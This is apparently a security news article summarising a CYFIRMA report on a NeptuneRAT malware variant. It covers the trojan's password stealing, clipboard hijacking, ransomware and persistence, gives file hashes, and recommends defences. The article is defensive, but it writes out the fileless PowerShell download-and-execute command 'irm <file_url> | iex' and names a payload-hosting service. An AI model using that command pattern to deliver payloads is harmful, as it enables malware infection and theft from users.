

NeptuneRAT - A dangerous RAT capable of destroying systems and stealing passwords from over 270 applications

Security researchers at CYFIRMA have recently reported a new version of NeptuneRAT, an advanced Remote Access Trojan (RAT) targeting Windows systems. Advertised as the "most advanced RAT" today, this trojan has spread widely and is popular on websites with large user bases like GitHub, Telegram, and YouTube, posing a significant global cybersecurity threat.
Detailed Information
For research and educational purposes, the developers Freemasonry from MasonGroup have publicly released the NeptuneRAT product to the GitHub community with the aim of enhancing security knowledge. With many outstanding features, NeptuneRAT has quickly gained enthusiastic reception in the cybersecurity community. However, this tool has been exploited, improved, and used in sophisticated attacks by malicious actors. In the latest report from CYFIRMA, security researchers have discovered a new malicious variant of this tool, making NeptuneRAT a dangerous trojan for the community and unsuspecting users who download this tool onto their systems.

In the malicious version detected by CYFIRMA, NeptuneRAT is written in Visual Basic .NET. Using the command irm <file_url> | iex, malicious payloads have been downloaded and executed on thousands of computers without leaving a trace, as the command does not write files or create system logs.
irm (Invoke-RestMethod): A command in PowerShell that allows downloading content from a URL
iex (Invoke-Expression): A command in PowerShell that allows executing downloaded content as a script.
| File name | NeptuneRAT.exe |
| File size | 24.4 MB (25,648,128 bytes) |
| Language | Visual Basic .NET |
| MD5 hash | a28c717c899abe4f93dadfa40a1ec157 |
| SHA256 hash | 8df1065d03a97cc214e2d78cf9264a73e00012b972f4b35a85c090855d71c3a5 |
The report also indicates that the malicious payloads are stored as text. By combining Base64 encoding techniques and exploiting the catbox.moe API, the PowerShell command automatically downloads the payload and stores it in the %AppData directory before executing malicious activities or directly connecting to the attacker's C2 (Command & Control) server. Moreover, this new malicious variant of NeptuneRAT uses several complex modules that work together to maximize the penetration and exploitation of Windows systems, including:

Credential theft and clipboard hijacking: The malware includes a password stealer capable of extracting login details from popular applications or web browsers. This capability is enhanced by monitoring the system's clipboard to detect cryptocurrency wallet addresses and either send the information to the C2 server or replace it with the attacker's wallet address.
Ransomware and system sabotage: Once deployed, NeptuneRAT can encrypt files on the victim's computer, changing file name extensions to ".ENC," and leaving an HTML message with ransom information. Additionally, this trojan can even sabotage system components like the Master Boot Record if the attacker wants to render the system unusable.
Stealth and persistence: To avoid detection, the malicious version of NeptuneRAT modifies its registry values and adds itself to the Windows Task Scheduler. It also uses advanced anti-analysis techniques, such as detecting virtual environments and stopping execution if a virtual machine is detected. These techniques help it maintain persistent presence on the system.

Addition of malicious modules: Separate DLL files allow the trojan to add more capabilities, including bypassing User Account Controls, stealing data from email applications and over 270 different applications, and even enabling live screen monitoring.
Recommendation
CYFIRMA security experts recommend users take several security measures to ensure the safety of their personal systems, such as:
Security solutions: Update information and IOCs related to NeptuneRAT, such as IPs, domains, or hashes of malicious files. Use endpoint protection and real-time monitoring solutions to identify unusual behavior.
Restrict behavior and isolate connections: Limit the execution of PowerShell scripts through control policies, disabling the use of commands like
irmandiexunless explicitly required. Set up firewalls to block connections to suspicious domains likecatbox.moeand known C2 servers. Use DNS filtering to prevent access to malicious domains.Patch system vulnerabilities: Regularly conduct vulnerability scans and penetration tests to identify weaknesses in the system. Apply patches and security updates promptly to minimize exposure to known vulnerabilities.
Backup system data: Regularly back up important data and verify recovery processes to minimize the impact of ransomware attacks. Additionally, users should use antivirus solutions, email filters, and 24/7 monitoring to increase the system's protection layers.




